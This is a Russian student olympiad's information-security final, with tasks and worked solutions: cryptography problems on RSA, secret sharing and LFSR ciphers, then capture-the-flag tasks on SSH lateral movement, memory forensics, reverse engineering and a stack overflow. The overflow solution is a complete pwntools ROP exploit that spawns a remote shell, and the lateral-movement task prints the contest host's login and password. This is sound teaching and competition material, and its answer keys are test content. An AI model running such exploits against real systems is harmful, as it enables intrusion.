Задания заключительного этапа **(финал)**
Всероссийской олимпиады студентов «Я – профессионал»
по направлению «**Информационная и кибербезопасность**»

Категория участия «Бакалавриат»

Задание 1 (11 баллов)

Пусть N=pq, p и q –простые числа, c: НОД(c, Ф(N))=1 , Ф()- функция Эйлера.

Существуют ли сообщения m (m – целое число, 0<m<N), которые не меняются при шифровании? Что это за сообщения и какое количество таких сообщений. Привести доказательство.

Формат ответа: свободный ответ для ручной проверки

Задание 2 (12 баллов)

«Железная» схема разделения секрета.

Какое минимальное количество замков (для каждого замка подходит свой уникальный ключ) необходимо повесить на сейф и какое число различных ключей (у каждого уникального ключа может быть несколько копий) должно быть у каждого из N участников схемы, что бы любые K (и больше) из них смогли открыть сейф и никакие K-1 (и меньше) открыть сейф не смогли бы. Привести доказательство.

Формат ответа: свободный ответ для ручной проверки

Задание 3 (13 баллов)

Перехвачено сообщение, зашифрованное шифром Вернама (с использованием регистра сдвига с линейной обратной связью)

01100010101110011101010001000110001010111001110101

Благодаря знанию начального фрагмента исходного текста

100100100100100

взломщикам удалось определить используемый регистр сдвига и расшифровать всё сообщение.

Повторите успех взломщиков и укажите всё исходное сообщение и использованный регистр сдвига. Приведите решение.

Формат ответа: свободный ответ для ручной проверки

Задание 4 (14 баллов)

В организации узнали о системе RSA и решили построить на ней доверенную систему передачи сообщений. Система подразумевала наличие Доверенного Центра (ДЦ). ДЦ создавал систему RSA выбирая p, q, вычисляя N = pq и объявляя его открытым параметром системы. Алиса шифровала свое сообщение m как $m^3 \bmod N$, а Боб свое сообщение s как $s^3 \bmod N$. Алиса и Боб отсылали свои зашифрованные сообщения по открытому каналу ДЦ. ДЦ, зная p, q расшифровывал присланные сообщения m, s и широковещательно рассылал сообщение $(m+s) \bmod N$. Получив это сообщение, Алиса и Боб легко получали сообщение Боба и Алисы соответственно.

Каким образом такая система может быть взломана Евой (как она может получить сообщения m и s?)

Формат ответа: свободный ответ для ручной проверки

Ответы:

1. $m^c = m \bmod N$

$$\begin{cases} m^c = m \bmod p \\ m^c = m \bmod q \end{cases}$$

$$\begin{cases} m^{c-1} = 1 \bmod p, \text{отсюда получаем } 1 + \text{НОД}(c-1, p-1) \text{возможных решений для m,} \\ m^{c-1} = 1 \bmod q, \text{отсюда получаем } 1 + \text{НОД}(c-1, q-1) \text{возможных решений для m} \end{cases}$$

Таким образом, общее число решений $(1 + \text{НОД}(c-1, p-1))(1 + \text{НОД}(c-1, q-1))$

2. Минимальное число замков определяется величиной C_N^{k-1} , для каждого замка создается N-k+1 копий ключей, эти копии раздаются различным участникам. Общее количество различных групп участников(в каждую группу входит N-k+1 различных участников) равно C_N^{N-k+1} . Заметим, что $C_N^{k-1} = C_N^{N-k+1}$. То есть таких групп ровно столько же сколько и замков и в каждой группе ровно N-k+1 участников. Таким образом, распределив копии ключа по таким группам участников, мы получим, что в каждой такой группе будет участник с ключом от одного из C_N^{k-1} замка. Ответ: общее число замков C_N^{k-1} , общее число ключей $(N-k+1)C_N^{k-1}$.

3. найдем первые биты ключевой последовательности:

011000101011100
XOR
100100100100100
=
111100001111000
Регистр сдвига воспроизводящий такую последовательность имеет функцию обратной связи :

x^7+x^4+x^3+1 либо x^7+x^6+x^5+x^4+x^3+x^2 +x+1

Таким образом, общая ключевая последовательность имеет вид:

111100001111000011110000111100001111000011110000111

Тогда

011000101011100111010100010001100010101110011101 01
XOR
111100001111000011110000111100001111000011110000 11
=
100100100100100 100100100101101101101101101101101 10

4. Зная $m^3 \bmod N$, $s^3 \bmod N$ и $(m+s) \bmod N$ легко находится значение $(ms) \bmod N$:
$((m+s)^3 - m^3 - s^3) \cdot (3ms)^{-1} = (m+s) \bmod N$
Затем находится значение $m^2 + s^2 + ms = ((m+s)^2 - ms) \bmod N$
И далее $(m-s) = (m^3 - s^3) \cdot (m^2 + s^2 + ms)^{-1} \bmod N$
Зная m+s и m-s находим m и s.

Задания заключительного этапа **(финал)**
Всероссийской олимпиады студентов «Я – профессионал»
по направлению «**Информационная и кибербезопасность**»

Категория участия «Бакалавриат»

Задание 1 PPC (11 баллов)

В работе пентестера необходимо уметь производить «боковое перемещение» – технику для постепенного продвижения от взломанной точки входа к остальной части сети в поисках флага.

Сегодня вам предстоит изучить сеть из Docker контейнеров, подключаясь по SSH с одного на другой. Флаг ждёт вас в последнем контейнере в файле /flag.txt.

Далее приведена информация для подключения. Некоторые сведения лишние. Разберитесь, что поможет вам решить задание наиболее простым способом.

IP адрес: 188.68.220.59

Логин/пароль: user / WpA9TX8CYM

Протокол: SSH, порт 2222

Маска подсети по умолчанию: /29.

Имена хостов: s0, s1, …

Вероятно, вам поможет файл /next_step_for_the_flag.txt.

Возможно, решить задание вам помогут следующие примеры:

```
ssh user@s0
```

```
ssh user@s1
```

Внимание! В рамках данного задания запрещено выполнять любые деструктивные действия и атаковать саму инфраструктуру задания.

Формат ответа: itmo{...}

Ответ: itmo{MJenReAa48PF}

Решение

1. Подключаемся по SSH: ssh user@188.68.220.59 -p 2222, вводим пароль к пользователю
2. Читаем файл: cat /next_step_for_the_flag.txt
3. Изучаем файл /etc/hosts и понимаем (зная про маску /29), что нужно найти соседний IP адрес

```
user@88274028821d:~$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.0.1.234      88274028821d
```

4. Видим, что необходимо подключиться к следующему хосту – 10.0.1.235
5. ssh -i next_step_for_the_flag.txt user@10.0.1.235
6. Есть вариант пройти руками, но можно оптимизировать через код (пример на Python)

```python
import paramiko
import time
import re
import ipaddress
import sys

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

def recv(shell):
    time.sleep(0.1)
    while True:
        r = shell.recv(1024)
        if r:
            return r
        time.sleep(0.1)

ssh.connect("188.68.220.59", port=2222, username="user", password="WpA9TX8CYM")

shell = ssh.invoke_shell()
sentbytes = shell.send('cat /etc/hosts\n')
r = recv(shell)
ip = re.findall(rb'\r\n(10.\d+.\d+.\d+)', r)[0].decode()
saved_ip = ip
step = 0

while True:
    try:
        hosts = ipaddress.IPv4Network(f"{ip}/29", strict=False).hosts()
        next(hosts)
        next_hop = ""
        for _ in range(2):
            n = str(next(hosts))
```

```
            if n != ip:
                next_hop = n

        print(f"[#{step}] Next hop is {next_hop}")
        step+=1
        saved_ip = next_hop
        sentbytes = shell.send(f"ssh -o StrictHostKeyChecking=no -i /next_step_for_the_flag.txt user@{next_hop} -p 22\n")
        r = recv(shell)

        sentbytes = shell.send('cat /etc/hosts\n')
        time.sleep(2)
        r = recv(shell)
        ip = ''
        ips = re.findall(rb'\r\n(10.\d+.\d+.\d+)', r)

        for i in ips:
            if i.decode() != next_hop:
                ip = i.decode()
                break

        sentbytes = shell.send('cat /flag.txt\n')
        r = recv(shell)
        if b"itmo" in r:
            print(r)
            exit(0)
    except Exception as e:
        print(e)
        ip = saved_ip
```

Задание 2 PWN (12 баллов)

Вам необходимо изучить бинарный файл, копия которого запущена на удаленном сервере.

Доступ: 188.68.221.81:33333

Внимание! В рамках данного задания запрещено выполнять любые деструктивные действия и атаковать саму инфраструктуру задания.

Ссылка на файл: https://disk.yandex.ru/d/MzYiPrYP5QJNIA

Формат ответа: itmo{...}

Ответ: itmo{T1FS6XVEZNEIFHSH}

Решение

1. Открываем файл в программе ghidra
2. Находим функцию main, декомпилируем ее

Decompile: main - (task)


```
1
2  void main(void)
3
4  {
5    undefined local_18 [16];
6
7    write(0,message,0x83);
8    write(0,"\n\nMaybe you can fix it? ",0x18);
9    read(0,local_18,0x40);
10   return;
11 }
12
```


3. Понимаем, что размер local_18 = 16 байт, read же читает 64 байта -> нужно сломать обычное переполнение буфера
4. При помощи pwn checksec проверяем защиту файла – так как канарейки нет, можно спокойно писать за пределы стекового фрейма, а из-за того, что нет PIE, адреса будут постоянны

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

5. Последовательно проверив все функции понимаем, что просто перезаписать адрес возврата адресом нужной функции, печатающей флаг или вызывающей шелл, у нас не получится (такой функции в бинаре просто нет), следовательно, нужно написать ROP цепочку
6. Для поиска гаджетов воспользуемся утилитой ropper. Для получения шелла нам нужно записать в RAX 59 (номер syscall’a execve), в RDI – адрес строки “/bin/sh\x00”, а в RSI и в RDX – нули. Ropper находит syscall и гаджеты, позволяющие положить в RDI, RSI, RDX произвольные значения со стека. У нас нет гаджета, позволяющего влиять на регистр RAX. Вспоминаем, что значение из syscall’a возвращается в регистре RAX, и последний syscall, выполняющийся перед возвратом из

функции main, это read. syscall (и соответственно функция read) возвращает количество прочитанных байт -> чтобы в RAX оказалось 59, длина payload'а должна быть равной 59







7. Начинаем собирать payload (для создания payload'а и эксплуатации будет использоваться pwntools). Понимаем, что в такой вариации payload будет занимать минимум 24 + 8 * 7 = 80 байт, нам же нужно сделать его равным 59.

```
rop = ROP("deploy/task")

BIN_SH       = 0x404040 + 124
ZERO_RSI_RDX = 0x4011BA
POP_RDI_RET  = rop.find_gadget(["pop rdi", "ret"])[0]
POP_RSI_RET  = rop.find_gadget(["pop rsi", "ret"])[0]
POP_RDX_RET  = rop.find_gadget(["pop rdx", "ret"])[0]
SYSCALL      = rop.find_gadget(["syscall"])[0]

# перезаписываем local_18 и RBP
payload  = b"A" * 24
# перезаписываем адрес возврата первой частью цепочки
payload += p64(POP_RDI_RET)
# в RDI окажется адрес /bin/sh\x00
payload += p64(BIN_SH)
# второе "звено" цепочки: кладем в RSI 0
payload += p64(POP_RSI_RET)
payload += p64(0)
# третье "звено" цепочки: кладем в RDX 0
payload += p64(POP_RDX_RET)
payload += p64(0)
# четвертое "звено" цепочки: syscall
# execve("/bin/sh\x00", 0, 0)
payload += p64(SYSCALL)
# чтобы RAX был равен 59 (номер execve), длина payload'а
# должна быть равной 59
payload += b"A" * (59 - len(payload))
```

8. Возвращаемся в ghidra. Нам нужно найти способ уменьшить размер payload'а. От первых 24 байт избавиться не получится, поэтому ищем способ уменьшить часть, помещающую в RSI и RDX нули. Проверив максимум 4 функции (бинарь очень маленький, функций практически нет), находим подходящий кусов кода. Декомпилятор с ним, очевидно, не справляется, поэтому смотрим сразу код на ассемблере. В RDX у нас 0x40, а в младшем байте

после битового сдвига влево на 8 всегда будет 0, поэтому побитовое И вернет 0, и этот 0 потом попадет и в RSI.






```
                    undefined another_strange_function ()
     undefined        AL:1           <RETURN>
                    another_strange_function                    XREF[3]:    Entry Point(*), 00402054,
                                                                            00402118(*)
004011b6 55             PUSH        RBP
004011b7 48 89 e5       MOV         RBP,RSP
004011ba 48 c1 e6       SHL         RSI,0x8
         08
004011be 48 21 f2       AND         RDX,RSI
004011c1 48 89 d6       MOV         RSI,RDX
004011c4 c3             RET
004011c5 90             NOP
004011c6 5d             POP         RBP
004011c7 c3             RET
```

9. Заменяем 32 байта 8 байтами, и теперь payload занимает 56 байт. Добиваем длину до 59, отправляем, и получаем шелл. Полный скрипт приведен на первой странице

```
BIN_SH       = 0x404040 + 124
ZERO_RSI_RDX = 0x4011BA
POP_RDI_RET  = rop.find_gadget(["pop rdi", "ret"])[0]
SYSCALL      = rop.find_gadget(["syscall"])[0]

payload  = b"A" * 24
payload += p64(POP_RDI_RET)
payload += p64(BIN_SH)
# восьмибайтовая замена второму и третьему звену ROP цепочки
payload += p64(ZERO_RSI_RDX)
payload += p64(SYSCALL)
payload += b"A" * (59 - len(payload))
```

10. Запускаем скрипт, передавая ip:

```
import sys
from pwn import *

if len(sys.argv) < 2:
    print("Usage: pwn-solution.py <ip>")
    exit(0)

rop = ROP("deploy/task")
elf = ELF("deploy/task")

io = remote(sys.argv[1], 33333)

BIN_SH       = 0x404040 + 124
ZERO_RSI_RDX = 0x4011BA
POP_RDI_RET  = rop.find_gadget(["pop rdi", "ret"])[0]
SYSCALL      = rop.find_gadget(["syscall"])[0]

payload  = b"A" * 24
payload += p64(POP_RDI_RET)
payload += p64(BIN_SH)
payload += p64(ZERO_RSI_RDX)
payload += p64(SYSCALL)
payload += b"A" * (59 - len(payload))

io.send(payload)

io.interactive()
```

11. Получаем шелл, читаем флаг

Задание 3 REV (13 баллов)

Один тестировщик придумал себе генератор ключей для своих тестовых машин. По его задумке, на каждой группе компьютеров, которые используются для тестирования программ, генератор выдавал бы разный ключ. Но вот проблема, ключ ему нужен сейчас, на какой машине он генерировался – давно забылось. Осталась только информация, что MD5 хэш от верного ключа: 33f6bd42d0c3a481d5b8e01fdb8d3b62

Ссылка на файл: https://disk.yandex.ru/d/dpNRBfnRBWSs3w

Формат ответа: %08x-%08x-%08x

Ответ: 45333806-47260027-59260634

Решение

1. Выясняем, что эта программка – это 32-битное простое приложение.
2. Запустив, она выдает ключ: MY KEY IS: 101e1014-2e00231b-15003f0f
3. Хэш ключа не верный.
   Текущий: 5e4cb3443a7d37ad2efb1a2fd6c784f7
   Верный: 33f6bd42d0c3a481d5b8e01fdb8d3b62
4. Открываем файл в IDA. И находим Main.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v9[4]; // [esp+4h] [ebp-28h]
  int v10; // [esp+8h] [ebp-24h]
  int v11; // [esp+Ch] [ebp-20h]
  int v12; // [esp+10h] [ebp-1Ch]
  int v13; // [esp+14h] [ebp-18h]
  int v14; // [esp+18h] [ebp-14h]
  int v15; // [esp+1Ch] [ebp-10h]
  int v16; // [esp+20h] [ebp-Ch]
  const char *v17; // [esp+24h] [ebp-8h]
  int i; // [esp+28h] [ebp-4h]

  v16 = 0;
  v15 = 0;
  v14 = 0;
  v13 = 0;
  v12 = 0;
  v17 = "SuperMegaKey";
  _EAX = 0;
  __asm { cpuid }
  *(_DWORD *)v9 = _EBX;
  v10 = _EDX;
  v11 = _ECX;
  for ( i = 0; i < 12; ++i )
    v9[i] ^= v17[i];
  sub_401110("\nMY KEY IS: %08x-%08x-%08x", v9[0]);
  return 0;
}
```

5. Видим, что вызывается просто CPUID и результат ксорится со строкой.
6. На основе описания задания делаем вывод, что CPUID выдает не тот результат. В данном случае CPUID вызывается с EAX=0, следовательно погуглив выясняем, что это строка описания процессора. Для разных производителей она разная. https://wiki.osdev.org/CPUID Например для Intel:

```
#define CPUID_VENDOR_INTEL        "GenuineIntel"
```

7. Строка хранится в EBX, EDX, ECX, как раз их по коду и ксорят, следовательно надо понять какая строка верная. Название файла: umckey.exe – значит ищем строку для производителя UMC.

```
#define CPUID_VENDOR_UMC            "UMC UMC UMC "
```

8. Осталось посчитать правильный ключ. Например, просто написав программку с правильным кодом на основе декомпиляции:

```
#include <stdio.h>
#include <string.h>

#define CPUID_VENDOR_UMC        "UMC UMC UMC "

int main()
{
  int i = 0;
  unsigned char v9[] = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
  const char* v17;

  v17 = "SuperMegaKey";

  strcpy((char *)v9, CPUID_VENDOR_UMC);

  for (i = 0; i < 12; ++i)
    v9[i] ^= v17[i];
  printf("\nMY KEY IS: %08x-%08x-%08x", ((int*)v9)[0], ((int*)v9)[1], ((int*)v9)[2]);
  return 0;
}
```

9. В результате получаем ключ: MY KEY IS: 45333806-47260027-59260634, от которого хэш совпадает.

Задание 4 SAMPLE (14 баллов)

Кирилл возомнил себя вирусным аналитиком, скачал кучу вирусных сэмплов с открытой шары, после этого его ПК выключился и больше не смог запуститься. Изучив readme, он понял, что только один сэмпл мог аппаратно повредить его ПК. В момент выключения ПК Кирилл открыл в блокноте yara правило для обнаружения этого сэмпла и разархивировал архив с семплами на рабочий стол. Архив был с паролем, пароль был на веб странице, откуда Кирилл его благополучно скопировал.

У вас есть запароленный архив с семплами и образ ОЗУ Кирилла, на момент выключения его ПК. Найдите тот самый сэмпл, который стал причиной поломки ПК. Архив с сэмплами – sample.7z.

В ответе укажите md5sum от файла этого сэмпла в виде itmo{тут_md5_контрольная_сумма}

Ссылка на файл: https://disk.yandex.ru/d/MiUQTDDlQk8eug

Формат ответа: itmo{...}


Необходимое ПО: volatility framework 2.6 (win), yara (linux)

Ответ: itmo{724d9dec6db4593b4043b9fadc1919ce}


Решение

У нас на руках есть архив sample.7z, однако он запаролен. Из описания понятно, что Кирилл скопировал пароль с вебсайта. Вернемся к этому немного позже. Пока попробуем найти yara правило.

Используя volatility framework проверяем образ, определяем его тип,




Очевидно, что перед нами образ ОЗУ windows xp sp2. Посмотрим на список запущенных процессов. Известно, что Кирилл запустил блокнот и открыл в нем искомое правило.




Видим процесс notepad.exe с pid 1564, далее можем выполнить команду windows и посмотреть данные открытых в момент снятия образа окон приложений. Среди них находим notepad.exe с pid 1564, это искомое окно. Как видим, заголовок окна – rule.yara. Очевидно – это имя файла, в котором и расположено искомое нами правило. Для его обнаружения попробуем посмотреть содержимое mft

таблицы, выполним команду mftparser и поищем по названию файла rule.yara.




Предположительно видим, что это искомый нами файл, ниже видим его содержимое.

На данном этапе вернемся к поиску пароля от архива. Известно, что он был скопирован с веб сайта, поэтому логично проверить буфер обмена, выполнив команду clipboard. Видим пароль.



Пробуем разархивировать архив с найденным паролем. Процесс проходит успешно!

Используем полученное ранее yara правило, приводим его к верному формату.



После чего применяем его ко всем сэмплам, и находим единственный подходящий. Рассчитываем от него md5 хэш-сумму.

Получаем ответ, оборачиваем его в itmo{} и сдаем.